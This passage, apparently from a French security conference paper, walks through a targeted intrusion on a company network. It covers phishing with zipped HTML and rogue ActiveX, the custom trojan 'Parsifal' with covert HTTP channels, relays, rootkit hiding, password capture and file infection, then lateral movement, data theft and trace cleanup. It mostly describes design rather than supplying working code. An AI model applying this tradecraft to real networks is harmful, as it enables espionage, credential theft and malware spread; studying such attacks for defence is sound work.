L'envoi par pièce jointe reste une méthode très efficace pour faire parvenir le fichier à l'utilisateur. Les techniques d'encapsulation dans des fichiers ZIP présentées ci-dessus peuvent être utilisées afin de contourner le filtrage au niveau des passerelles de messagerie et d'Outlook. Une attaque utilisant des contrôles ActiveX installés nécessite donc que l'utilisateur ouvre la page à partir de son disque dur. Comme dans le cas des fichiers zip, l'envoi par pièce jointe reste très efficace.

Le tableau 1 résume les résultats obtenus à partir d'une consultation via Outlook Express, Mozilla ThunderBird, Lotus Notes et par un web mail. L'envoi du fichier HTML directement en pièce jointe n'est pas concluant, car il risque d'être filtré au niveau des clients, ou des passerelles mail. Dans le cas du webmail, Internet Explorer télécharge le fichier attaché mais refuse de lancer le script. En effet,

Outils	Fichier html	Fichier html dans zip
Outlook Express	Supprime le fichier joint	Exécution après alerte
Mozilla ThunderBird	Exécution après alerte	Exécution après alerte
Lotus Notes	Exécution après alerte	Exécution après alerte
WebMail (Internet Explorer)	Non exécuté	Exécution après alerte

Tab. 1. Résultats filtrage format ZIP

le fichier est stocké dans une sous-arborescence de son cache, considéré comme faisant partie de la zone Internet. Une solution est simplement d'inclure le fichier HTML dans un ZIP : Winzip effectue une décompression dans un répertoire temporaire différent du cache ; à l'ouverture du fichier, Internet Explorer considère le fichier comme local.

Les scénarios justifiant l'envoi d'un fichier HTML dans un zip sont multiples : envoi d'un CV au format doc et HTML à une directrice des ressources humaines, d'un fichier d'explications reademe.html par exemple.

Les conditions nécessaires à l'exécution du *downloader* sont :

- amener l'utilisateur à ouvrir un fichier HTML dans un fichier zip envoyé par mail ;
- amener l'utilisateur à accepter l'exécution de composants non sûrs.

Installation d'un composant ActiveX malicieux

1. Principe.- Lorsqu'un utilisateur accède à une page Web qui fait référence à un ActiveX non installé (dont le CLSID n'existe pas dans la base de registre), Internet Explorer effectue les opérations suivantes :
   - téléchargement de l'ActiveX ;
   - vérification que l'utilisateur est administrateur (ou utilisateur avec pouvoir) ;
   - vérification que le composant ActiveX est signé ;
   - vérification de la chaîne de certification ;
   - affichage d'une boite de dialogue précisant le nom de l'éditeur, si la signature a pu être vérifiée et demandant la confirmation de l'utilisateur pour l'installation.

   Si l'utilisateur accepte, les références d'identification du composant sont ajoutées à la base de registre et l'ActiveX est lancé. Il a alors les mêmes possibilités qu'un exécutable lancé par l'utilisateur.
2. Application au cheval de Troie.- Un ActiveX malicieux peut effectuer le téléchargement du cheval de Troie en tâche de fond. Le développement d'un tel composant est extrêmement rapide avec les ATL. Sa signature peut ensuite être effectuée à partir d'un faux certificat Microsoft ou être achetée par exemple sur le site de VeriSign. Dans le cas du faux certificat, la boite de dialogue de confirmation indique que l'authenticité de la signature ne peut être vérifiée, mais l'apparition du nom de « Microsoft » à plusieurs endroits (notamment

s'ils affichent le certificat) rassure suffisamment la majorité des utilisateurs pour qu'ils acceptent l'installation.

3. Conclusion.- Dans le cas où l'utilisateur est administrateur, l'introduction du cheval de Troie par un ActiveX malicieux est une voie privilégiée. Les conditions nécessaires à l'exécution du *downloader* sont :
   - que l'utilisateur soit administrateur ;
   - amener l'utilisateur à accéder à une page web ;
   - amener l'utilisateur à accepter l'installation de l'ActiveX signé.

3.4 Utilisation d'une faille logicielle

Le cheval de Troie peut également être introduit grâce à une faille logicielle. Une telle attaque comporte l'avantage de nécessiter très peu d'interaction avec l'utilisateur. En revanche, l'exploitation d'une faille logicielle requiert de connaître les produits utilisés par les employés et qu'un de ces logiciels comporte une faille. A moins de disposer d'un 0-day, cette technique peut être totalement inopérante dans un environnement correctement patché. Il faut cependant noter que dans les entreprises, les correctifs de sécurité sont rarement appliqués de manière systématique sur les postes utilisateurs. De plus dans l'éventualité où un fichier piégé est détecté, les administrateurs auront plutôt tendance à conclure à un ver se propageant de manière automatique qu'à une attaque ciblée.

L'exemple le plus classique est l'exploitation de failles Internet Explorer, comme le font très bien les spywares. Cependant une bonne passerelle de filtrage de contenu HTTP (ou SMTP dans le cas d'une pièce jointe) bloque l'exploitation de ces failles même s'il n'existe pas encore de patch associé.

4 Présentation du cheval de Troie

4.1 Caractéristiques essentielles

Le cheval de Troie doit en premier lieu pouvoir établir une communication avec l'extérieur. L'architecture réseau de l'entreprise exerçant un contrôle très strict sur les flux sortants, il devra respecter les caractéristiques suivantes :

- être une partie cliente initiant des connexions vers une partie serveur sur Internet ;
- communiquer via des canaux cachés au sein des seuls protocoles autorisés (HTTP, HTTS ou DNS) ;
- récupérer en premier lieu les paramètres de connexion réseau : son type (direct, via relais), l'adresse IP des relais applicatifs et les paramètres d'authentification éventuels.

Une fois la communication établie, il doit également assurer un ensemble de fonctionnalités garantissant son exploitabilité :

- survivre au sein de la session utilisateur ;
- survivre au redémarrage ;

- garantir une stabilité lors du transfert d'informations pour éviter toute perte ou altération ;
- comporter suffisamment de fonctionnalités pour permettre la récupération de l'information cible dans le réseau interne, ou mieux, intégrer une architecture évolutive s'adaptant à l'architecture.

Il doit enfin intégrer des fonctions assurant une bonne furtivité et empêcher à tout prix qu'une analyse des traces générées permettent de remonter jusqu'au serveur :

- régulation du trafic généré ;
- génération de flux similaires à ceux d'un client web ;
- dissimulation au sein du système ;
- rebonds sur des passerelles.

4.2 Implémentation du cheval de Troie

Présentation Le cheval de Troie utilisé se nomme Parsifal ; il s'agit un développement personnel qui répond aux caractéristiques définies ci-dessus.

L'établissement d'une connexion avec l'extérieur Parsifal est une partie cliente lancée sur le poste de l'utilisateur, communiquant avec une partie serveur sur le poste de l'attaquant appelée BlackMoon. Les communications se font au sein de canaux cachés dans HTTP ou HTTPS. L'utilisation de DNS a été volontairement laissée de coté pour des raisons de furtivité. Une extension à ICQ est en cours de développement.

La récupération des paramètres de connexion réseau peut se faire de plusieurs manières :

- à partir du système : appels de fonctions de la librairie wininet.dll ou lecture de la base de registre ;
- à partir d'une instance du composant ActiveX InternetExplorer.Application ;
- à partir de thread injecté dans les processus navigateur.

La première technique présente des limitations : elle ne fonctionne pas si le navigateur est configuré par un script automatique (PAC) ou si le proxy demande une authentification. La deuxième requiert que le navigateur utilisé soit Internet Explorer. Parsifal utilise donc la troisième technique et s'exécute pour cela dans l'espace mémoire des processus navigateurs. La récupération des paramètres de connexion se fait par hooking des fonctions `send` et `connect` et en analysant leurs paramètres lors d'appels :

- la fonction `connect` donne les paramètres réseaux associés à une socket (adresse IP, port) ;
- la fonction `send` permet de déterminer si un proxy est utilisé (URI commence par http ://) et s'il demande une authentification (présence d'un champ Proxy-Autorisation dans l'entête HTTP)

Une fois ces données récupérées, il peut contacter BlackMoon sur Internet et communiquer avec elle via des canaux cachés dans HTTP et HTTPS.

La survie au sein de la session utilisateur La durée de vie de Parsifal ne peut être liée à celle du navigateur ; il adopte donc un comportement viral en mémoire : il injecte tous les processus de l'utilisateur et modifie son comportement en fonction du processus :

- dans un navigateur, il exécute la fonction de porte dérobée ;
- dans les autres processus, il recherche régulièrement des processus injectables et se propage en eux.

Afin d'assurer une bonne stabilité de la communication, Parsifal a la possibilité de lancer un navigateur caché et d'établir les connexions à partir de ce processus que l'utilisateur n'aura a priori par l'opportunité de fermer. Le schéma 5 résume le principe de cette propagation et de l'établissement de la communication avec BlackMoon.



Fig. 5. Principe de cette propagation de Parsifal en mémoire

Fonctionnalités implémentées dans Parsifal

Un enjeu : l'évolutivité L'établissement d'une communication avec l'attaquant est une première étape, mais le cheval de Troie doit également offrir des fonctionnalités permettant d'appréhender rapidement l'architecture du réseau interne, de se propager sur les différentes machines, de rechercher et de récupérer les documents cibles. Avant l'introduction du cheval de Troie, il est difficile de définir les fonctionnalités qui seront nécessaires : les informations sont-elles stockées dans un serveur de fichiers auquel cas des outils de capture de mot de passe et de découverte du réseau NetBIOS sont utiles ; sont-elles plutôt dans une base de données, demandant plutôt un outil de scan réseau et de brute force ? Plutôt que d'essayer d'intégrer toutes les fonctionnalités utiles, il est préférable d'adopter une architecture évolutive permettant de modifier les caractéristiques du cheval de Troie en fonction des besoins.

Une solution : la modularité Afin de répondre à cette problématique, Parsifal suit une architecture modulaire. Les fonctionnalités réelles sont déportées dans des modules (qui sont des DLL) et le cheval de Troie fournit en lui-même une interface standard sur laquelle viennent se poser les modules et qui assure un ensemble limité de fonctionnalités permettant :

- l'upload des modules ;
- le transfert des commandes vers les modules ;
- le transfert des résultats générés par les modules vers BlackMoon.

Le schéma 6 résume ce principe.



Fig. 6. Principe de la modulatité dans Parsifal

Modules développés L'architecture modulaire de Parsifal permet le développement rapide de modules adaptés aux besoins induits par la récupération de données dans un système d'information précis. Un certain nombre de modules implémentant des fonctionnalités courantes ont cependant déjà été développés :

- *Le module « cmd » : le shell distant.*- Ce module fournit un accès type « cmd » distant. D'un point de vue technique, il créé un processus « cmd » dont la fenêtre est cachée et dont les entrées/sorties standard sont redirigées vers le module. Le module transmet au processus cmd toutes les commandes qu'il reçoit, puis il lit les données à partir de la sortie standard et les transmet à la Parsifal, qui les envoie à Blackmoon.
- *Le module « gpw » : L'interception de mots de passe.*- Ce module permet de récupérer en clair les mots de passe entrés par l'utilisateur dans les applications utilisant des Edit Box de type « password ». Des exemples de telles applications sont la fenêtre « Executer sous... » ou des applications de cryptographie demandant un code PIN par exemple. Il est basé sur une technique de System-Wide Hook.
- *Le module « scan » : La découverte du réseau interne.*- Ce module implémente les principaux scans de ports : TCP SYN, TCP Connect, UDP, ICMP.
- *Le module « vrs » : La propagation au sein de l'architecture.*- Ce module permet la propagation du cheval de Troie d'une machine à une autre en utilisant les disques partagés. La majorité des entreprises mettent les logiciels sous licence entreprise à disposition de leurs employés via un serveur de fichiers. Pour des raisons historiques, il arrive souvent que les utilisateurs aient les droits de lecture/écriture/exécution sur ces disques, même

s'ils contiennent des données normalement uniquement lues par les utilisateurs.
« vrs » va parcourir toutes les partitions (de C à Z) à la recherche de disques partagés où il peut écrire. Il va entamer sur chacun une recherche récursive d'exécutables sur lequel il aurait le droit d'écriture. Dès qu'un exécutable est trouvé, il l'infecte en copiant une portion de code de taille réduite à la fin d'une section. Le point d'entrée est ensuite modifié pour pointer vers ce code et un jump permet ensuite de continuer l'exécution « normale ». La taille du fichier d'origine n'est pas modifiée, mais tous les exécutables ne sont pas infectables. « vrs » continue ensuite sa recherche récursive d'exécutables. Lorsqu'un utilisateur va lancer un programme infecté, le code ajouté va copier Parsifal sur son poste et le lancer, avant de transmettre l'exécution au code d'origine.
A noter que « vrs » a également la possibilité d'infecter un unique exécutable dont le chemin est fourni en paramètre.

– *Le module « f_{i_f} » : La recherche d'informations dans les fichiers* Le module « fif » effectue une recherche récursive sur une arborescence, analyse les fichiers correspondant à un schéma et recherche une chaîne de caractères particulière dans ces fichiers.

Furtivité au niveau du système Le fonctionnement de Parsifal génère un certain nombre de fichiers qui pourraient trahir sa présence si l'utilisateur venait à les trouver. Parsifal travaille donc dans un répertoire dissimulé sous « *Local Settings\Application Data* », une arborescence peu accédée. Afin d'assurer une meilleure furtivité, il implémente de plus des fonctionnalités de rootkit : une en mode utilisateur et une en mode noyau :

– la fonctionnalité rootkit mode utilisateur est native : Parsifal hooke les fonctions `NtQueryDirectoryFile` et `NtEnumerateValueKey` dans tous les processus injectés ; le flot d'exécution est intercepté après l'appel de la fonction, ce qui permet de filtrer les structures retournées et d'enlever les références aux données du cheval de Troie ;
– la fonctionnalité rootkit mode noyau est implémentée dans un module, car elle nécessite les droits administrateur pour être chargée ; elle fonctionne par hooking des appels système.

Sur le plan de l'exécution, la technique de fonctionnement par thread injectés comporte de nombreux avantages :

– le processus d'origine ne s'exécute que quelques dixièmes de secondes. Parsifal vit ensuite au travers du thread injecté et n'apparaît donc pas dans la liste de processus ;
– les connexions réseaux initiées par Parsifal sont vues par les firewalls personnels comme provenant du navigateur et sont donc autorisées.

Furtivité au niveau du réseau Parsifal contrôle les flux web générés afin qu'ils se fondent au mieux dans un trafic normal :

– au niveau du réseau :

  - la durée des connexions est limitée ;
  - le trafic est rendu irrégulier sur la quantité de données et la durée entre les requêtes ;
  - le rapport upload/download reste très faible, comme lors de consultations légitimes.
- au niveau du protocole :
  - le choix du protocole HTTP ou HTTPS s'adapte à l'architecture et évite la génération répétée de requêtes POST ;
  - l'utilisation de relais (voir ci-dessous) évite l'interrogation répétée du même serveur ;
  - l'URL demandée dans les requêtes varie très régulièrement.

Le graphique 7 présente l'allure du trafic généré par une communication entre Parsifal et BlackMoon. L'augmentation du trafic entre 410 et 630 secondes est



Fig. 7. Allure du trafic généré par une communication entre Parsifal et BlackMoon

due au téléchargement d'un fichier sur BlackMoon. Bien que le flux de données « utiles » soit de Parsifal vers BlackMoon, le rapport upload/download conserve une allure normale.

Rebonds sur des relais Dans le cas où l'intrusion est détectée, il est indispensable que les traces laissées par Parsifal limitent les possibilités de remonter à l'origine de l'attaque. Les différentes traces laissées dans le système d'informations sont :

- au niveau du poste de l'utilisateur, l'exécutable Parsifal ;
- au niveau du proxy, les traces des requêtes HTTP/HTTPS utilisées pour les canaux cachés ;
- au niveau des routeurs, les traces des paquets échangés.

L'adresse IP de BlackMoon est codée dans l'exécutable Parsifal et apparaît au niveau des logs du proxy. Dans cette configuration, il est relativement aisé de

remonter à BlackMoon. Pour éviter cela, une solution consiste à intercaler un relais (désigné par « fwd ») entre le proxy et BlackMoon, qui va relayer les paquets HTTP/HTTPS des canaux cachés. La figure 8 résume ce principe. Ainsi



Fig. 8. Schéma de principe d'une communication par relais

l'adresse « hardcodée » dans l'exécutable et tracée au niveau du proxy est celle de « Poste relais » et non celle de BlackMoon. La remontée à BlackMoon peut être complexifiée en chaînant plusieurs relais.

L'attaquant ne doit avoir aucun lien et donc aucun contrôle physique sur la machine hébergeant le relais. Cette machine est donc susceptible d'être arrêtée ou déconnectée à tout moment, brisant ainsi la chaîne. Il est donc indispensable d'introduire une notion de redondance pour que l'arrêt d'un relais ne coupe pas la communication entre la Parsifal et BlackMoon. En combinant ces deux notions, l'architecture logique devient celle donnée par la figure 9. La chaîne peut être



Fig. 9. Architecture finale : maillage de relais

formée de plusieurs maillons, chaque maillon pouvant être constitué de plusieurs machines en redondance. Le chemin entre Parsifal et BlackMoon varie à chaque connexion TCP. Si un relais devient injoignable, il est automatiquement enlevé de la liste des machines disponibles. Parsifal implémente de manière native la fonctionnalité de relais. Tout poste infecté et joignable depuis Internet peut devenir un relais.

4.3 Mise en oeuvre

La première étape consiste à créer un réseau de postes relais, qui sert de base pour l'introduction du cheval de Troie et ensuite pour la communication avec BlackMoon. La recherche de machines intéressantes pour devenir des postes relais pose alors les problèmes suivants :

- comment trouver des machines connectées ?
- comment savoir si une machine va rester connectée pendant de longues périodes à Internet ?
- comment les infecter ?

Les réseaux peer to peer fournissent des machines répondant à tous ces critères :

- ce sont des machines connectées pendant de longues durées et dotées de connections haut débits ;
- elles génèrent un trafic continu et important dans lequel les flux de Parsifal peuvent se fondre aisément ;
- le concept du peer to peer est l'échange de fichiers, donc la possibilité de transférer des fichiers sur d'autres machines.

Une méthode de création de relais consiste en l'injection de « fake » dans les réseaux peer to peer. Un « fake » peut être par exemple un jeu très en vogue dont l'exécutable d'installation a été légèrement modifié pour télécharger et exécuter Parsifal, ou une image piégée exploitant une faille du type jpg overflow.

5 Analyse de l'environnement

5.1 Outils utilisés pour l'analyse du système d'information

Une fois Parsifal connecté sur BlackMoon, il est nécessaire de collecter un maximum de données sur le système d'information. La majorité de ces informations peuvent être récupérées par des commandes standard ou des outils disponibles sur Internet, cependant il est relativement peu pratique de devoir transférer de nombreux logiciels sur le poste piraté. De plus une grande partie de ces outils sont graphiques, or Parsifal ne permet pas de transporter des sessions graphiques. Leur utilisation requiert donc l'implémentation d'une architecture parallèle de prise de contrôle à distance, par exemple basée sur une combinaison de httptunnel et vnc. Cette méthode est relativement peu furtive et ne doit pas être utilisée dans un premier temps, où l'attaquant dispose de peu d'informations sur le système.

La reconnaissance de l'environnement doit donc se baser sur un nombre réduit d'outils en mode texte. Elle débute par l'upload et l'activation du module

« cmd », donnant à l'attaquant un équivalent de « cmd » sur la machine compromise. Il peut ensuite commencer à utiliser les commandes standard du shell Windows ou uploader d'autres outils qui seront lancés via le « cmd » distant.

5.2 Analyse de la machine compromise

Dans un premier temps, il est intéressant de collecter des informations sur la machine contrôlée : nom de l'hôte, appartenance à un domaine, liste des utilisateurs locaux, architecture matérielle, liste des partages...

Les commandes standard du shell Windows permettent de récupérer une partie de ces informations, mais pour obtenir des informations complètes, il est nécessaire d'utiliser des outils annexes.

En se basant sur l'interface WMI de Windows, il est possible d'obtenir très rapidement un outil unique récupérant toutes les informations intéressantes sur le système.

L'interface WMI peut être manipulée en VBScript. A titre d'exemple, le code suivant permet de récupérer le nom de l'hôte, le domaine, les versions précises de Windows et du service pack.

```
Set FSO = CreateObject("Scripting.FileSystemObject")
Set H = FSO.CreateTextFile("infos.txt",True)

szComputer = "."

Set objWMIService = GetObject("winmgmts:" &
 "{impersonationLevel=impersonate}!\\"
   & szComputer & "\root\cimv2")

H.WriteLine "-----------------------------------------------"
H.WriteLine vbTab & "Host configuration"
H.WriteLine
Set colObj = objWMIService.ExecQuery("Select * from
    Win32_ComputerSystem")
For Each obj in colObj
    H.WriteLine "System Name :" & vbTab & obj.Name
    H.WriteLine "Domain :" & vbTab & obj.Domain
Next

Set colObj = objWMIService.ExecQuery ("Select * from
    Win32_OperatingSystem")
For Each obj in colObj
    H.WriteLine "OS version :" & vbTab & obj.Caption
    & "  " & obj.Version
Next

Set colObj = objWMIService.ExecQuery ("Select * from
```

```
    Win32_OperatingSystem")
For Each obj in colObj
    H.WriteLine "Service pack :" & vbTab &
    obj.ServicePackMajorVersion & "." &
    obj.ServicePackMinorVersion
Next
```

Après l'exécution, le fichier infos.txt contient :

```
------------------------------------------------
Host configuration

System Name : XXX
Domain : XXX
OS version : Microsoft Windows XP Professionnel  5.1.2600
Service pack : 2.0
```

La manipulation des objets Win32_ComputerSystem, Win32_UserAccount, Win32_Group, Win32_Share Win32_Process, Win32_Product, permet de récupérer rapidement des informations précises sur les comptes, les groupes, les partages, les processus s'exécutant, les logiciels installés...

5.3 Analyse du réseau et du domaine

L'affichage de la configuration de la ou des cartes réseaux du poste donne une première idée sur le plan d'adressage et l'architecture du réseau interne. Il faut ensuite collecter des informations sur les différents domaines le constituant. Les commandes standard du shell Windows peuvent être utilisées :

- « net view/domain » permet d'énumérer les domaines et les groupes de travail,
- « net view/domain :[DOMAIN] » permet d'énumérer les machines appartenant à DOMAIN,
- « nbtstat -a [HOSTNAME] » permet d'énumérer la table des noms NETBIOS de HOSTNAME.

Cette prise d'information peut être accélérée et complétée via des outils comme nltest permettant de récupérer la liste des contrôleurs d'un domaine et nbtscan permettant de scanner des réseaux entiers afin de récupérer les noms NETBIOS, adresse IP et utilisateur.

Comme précédemment, l'interface WMI fournit un ensemble d'objets permettant d'obtenir des informations très détaillés.

6 La récupération de l'information cible

6.1 Le repérage de l'information cible

Lorsque la collecte d'informations a permis d'acquérir une maîtrise suffisante de l'architecture réseau, la recherche de l'information cible peut commencer.

Dans un premier temps, il est nécessaire de repérer des lieux de stockages potentiels de l'information. Les orientations et les techniques de recherches varient fortement en fonction de l'information et de la forme sous laquelle elle est susceptible d'être stockée : Des données sur les clients de l'entreprise sont généralement stockées dans une base de données. Un appel d'offre ou un contrat sera plutôt un fichier Word stocké dans l'arborescence d'une machine.

Dans le cas d'un fichier, cette phase consiste donc à recenser les différents lieux de stockages accessibles : analyse des serveurs de fichiers, énumération des partages... La commande standard « net view » peut être utilisée. Si les machines n'ont pas été protégées, l'exploitation de faille « null session » avec un outil comme *enum* permet d'obtenir des résultats beaucoup plus exhaustifs.

Dans le cas où l'information serait stockée dans une base de donnée, la première étape est de localiser les différentes bases accessibles sur le réseau. Cette recherche peut être effectuée en analysant les DSN dans la base de registre ou en effectuant des scans sur les ports normalisés (1433 pour SQLServer, 3306 pour MySQL...). Ces balayages peuvent être effectués avec le module « scan », beaucoup moins puissant que des scanners comme nmap mais qui fonctionne sans WinPCAP.

Il faut remarquer que les bases de données de production seront certainement sur un réseau injoignable à partir du poste utilisateur et qu'elles comporteront certainement des mots de passe robustes. Il peut être intéressant d'analyser en premier lieu les bases de développement, intégration et pré-production, souvent beaucoup moins bien protégées mais contenant parfois des copies de données de production pour pouvoir effectuer des tests exhaustifs. Si cette recherche s'avère infructueuse, il faudra directement rechercher les informations dans la base réelle.

6.2 La propagation au sein du réseau

La phase de propagation au sein du réseau consiste à se rapprocher de la source potentielle contenant l'information. Elle requiert généralement la connaissance de couples utilisateur/mot de passe. L'activation du module « gpw » peut être une première étape : elle ne requiert pas les droits administrateur, cependant seuls les mots de passe entrés dans des edit box seront capturés. Cette technique n'est donc efficace que si l'utilisateur utilise la commande « Executé sous » ou des outils graphiques comportant des champs « mot de passe ».

L'extension des droits du cheval de Troie à ceux d'administrateurs devient alors nécessaire. Les informations précises sur la configuration du système, le niveau de patch et les applications installées permettent de rechercher un exploit déjà développé sur Internet. Dans le cas d'un système apparemment non vulnérable, l'utilisation d'un 0-day est nécessaire. Afin de le protéger, le 0-day ne doit être utilisé que si aucun exploit « public » n'a pu être trouvé. Une fois que le cheval de Troie s'exécute avec les droits administrateurs, il peut être intéressant de les étendre au niveau SYSTEM. Cette élévation est relativement directe, soit en utilisant un service, soit en utilisant la commande « at ».

Si le système d'exploitation du poste compromis est Windows 2000, le mot de passe de l'utilisateur connecté en interactif peut être récupéré instantanément

en clair via des outils comme pw2kget ou PasswordReminder. Sinon, les hashs des mots de passe peuvent être récupérés par des outils comme pwdump2. Les mots de passe pourront ensuite être cassés avec les tables Rainbow.

L'objectif sera notamment de récupérer le mot de passe de l'administrateur local qui, pour des raisons d'administration, est souvent le même sur tous les postes. Ce compte permet alors via la commande psexec de commander à distance l'exécution de programmes sur tous les postes où il est valide. La propagation du cheval de Troie peut se faire en montant un partage à distance en copiant l'exécutable, puis en lançant une commande psexec pour l'exécuter.

L'extension des droits à SYSTEM permet également d'utiliser toutes les techniques basées sur la capture de mots de passe sur le réseau : passage de la carte réseau en mode promiscuous et analyse des paquets à la recherche de mots de passe. Cette capture passive fonctionne cependant mal dans un réseau commuté. Il faut alors utiliser des outils actifs se basant sur des techniques comme l'arp cache poisonning pour détourner les flux réseau. Ettercap est un outil extrêmement puissant dans cette catégorie, mais il requiert WinPCAP. Il est possible par exemple de s'intercaler entre les postes du réseau et la base de données et d'analyser les ouvertures de sessions.

Si l'élévation de privilèges est impossible, il reste également la possibilité d'utiliser le module « vrs » pour infecter des exécutables dans les disques partagés. Cette technique peut prendre de multiples formes : par exemple déposer un patch ou un pilote infecté dans l'arborescence partagée puis envoyer un mail à l'utilisateur cible en lui demandant d'exécuter ce logiciel. Cette méthode est cependant relativement dangereuse car il peut devenir difficile de maîtriser la propagation du cheval de Troie dans le réseau ; une propagation sur l'intégralité des postes utilisateurs n'étant pas forcément utile et pouvant fortement nuire à la furtivité de l'attaque.

6.3 La récupération de l'information cible

Dans le cas de la recherche d'un fichier, cette phase débute lorsque l'attaquant possède un compte valide sur les différentes machines et serveurs de fichiers. La difficulté consiste alors à trouver un fichier parmi une arborescence probablement assez importante. Le module « fif » a été développé pour rechercher une chaîne de caractères dans une arborescence de fichiers. La commande suivante permettra par exemple de lancer une recherche récursive des fichiers .doc contenant le mot « confidentiel » sur le lecteur U :

```
-r U:\ -f *.doc -p confidentiel -z -i
```

La recherche s'effectue en tâche de fond et peut prendre une durée relativement longue si l'option de furtivité est activée. Dès qu'un fichier correspondant aux critères est trouvé, il est envoyé à BlackMoon. L'attaquant a alors tout le loisir de l'analyser. Dans le cas d'une information stockée dans une base de données, la recherche se fait simplement par des requêtes SQL.

7 Le nettoyage des traces

Une fois l'information cible récupérée, si l'attaquant ne désire pas conserver un accès au réseau de l'entreprise, il va devoir nettoyer les différentes machines utilisées pour l'attaque. L'effacement complet du cheval de Troie sera fait avec un outil de wipe. Comme Parsifal fonctionne par injection de thread, l'exécutable n'est pas en cours d'utilisation est peut être écrasé sans générer de problème de conflit. Il est également indispensable de nettoyer au moins les machines appartenant au premier maillon la chaîne de relais.

8 Conclusion

Au travers de ces quelques pages, la possibilité de compromettre un système d'information, malgré un nombre non négligeable de dispositifs de sécurité, s'avère être une réalité. A noter que ces réflexions ont été menées seulement pendant quelques jours. Il est donc tout à fait crédible d'imaginer des techniques nettement plus performantes et efficaces moyennant la mobilisation de quelques neurones durant une période plus significative. Compromettre un système d'information semble se résumer à une forte motivation et un bon réseau d'amis prêts à passer un peu de temps derrière des ordinateurs.

Maintenant, à vous de mettre en place les bonnes solutions et de faire prospérer les consultants en sécurité, les RSI et autres RSSI dont nous faisons tous partis bien évidemment. La question reste sans réponse : les professionnels de la sécurité apportent-ils des solutions à des problèmes réels impliquant la réalité d'une menace ou créent-ils de nouveaux problèmes auxquels il faudra de nouvelles solutions signifiant alors qu'ils génèrent eux-même cette menace ?

A Type de fichiers associés à une extension

File extension	File type
ade	Access Project Extension (Microsoft)
adp	Access Project (Microsoft)
app	Executable Application
asp	Active Server Page
bas	BASIC Source Code
bat	Batch Processing
cer	Internet Security Certificate File
chm	Compiled HTML Help
cmd	DOS CP/M Command File, Command File for Windows NT
com	Command
cpl	Windows Control Panel Extension (Microsoft)
crt	Certificate File
csh	csh Script
exe	Executable File
fxp	FoxPro Compiled Source (Microsoft)
hlp	Windows Help File
hta	Hypertext Application
inf	Information or Setup File
ins	IIS Internet Communications Settings (Microsoft)
isp	IIS Internet Service Provider Settings (Microsoft)
its	Internet Document Set, Internet Translation
js	JavaScript Source Code
jse	JScript Encoded Script File
ksh	UNIX Shell Script
lnk	Windows Shortcut File
mad	Access Module Shortcut (Microsoft)
maf	Access (Microsoft)
mag	Access Diagram Shortcut (Microsoft)
mam	Access Macro Shortcut (Microsoft)
maq	Access Query Shortcut (Microsoft)
mar	Access Report Shortcut (Microsoft)
mas	Access Stored Procedures (Microsoft)

File extension	File type
mat	Access Table Shortcut (Microsoft)
mau	
mav	Access View Shortcut (Microsoft)
maw	Access Data Access Page (Microsoft)
mda	Access Add-in (Microsoft), MDA Access 2 Workgroup (Microsoft)
mdb	Access Application (Microsoft), MDB Access Database (Microsoft)
mde	Access MDE Database File (Microsoft)
mdt	Access Add-in Data (Microsoft)
mdw	Access Workgroup Information (Microsoft)
mdz	Access Wizard Template (Microsoft)
msc	Microsoft Management Console Snap-in Control File (Microsoft)
msi	Windows Installer File (Microsoft)
msp	Windows Installer Patch
mst	Windows SDK Setup Transform Script
ops	Office Profile Settings File
pcd	Visual Test (Microsoft)
pif	Windows Program Information File (Microsoft)
prf	Windows System File
prg	Program File
pst	MS Exchange Address Book File, Outlook Personal Folder File (Microsoft)
reg	Registration Information/Key for W95/98, Registry Data File
scf	Windows Explorer Command
scr	Windows Screen Saver
sct	Windows Script Component, Foxpro Screen (Microsoft)
shb	Windows Shortcut into a Document
shs	Shell Scrap Object File
tmp	Temporary File/Folder
url	Internet Location
vb	VBScript File or Any VisualBasic Source
vbe	VBScript Encoded Script File
vbs	VBScript Script File, Visual Basic for Applications Script
vsmacros	Visual Studio .NET Binary-based Macro Project (Microsoft)
vss	Visio Stencil (Microsoft)
vst	Visio Template (Microsoft)
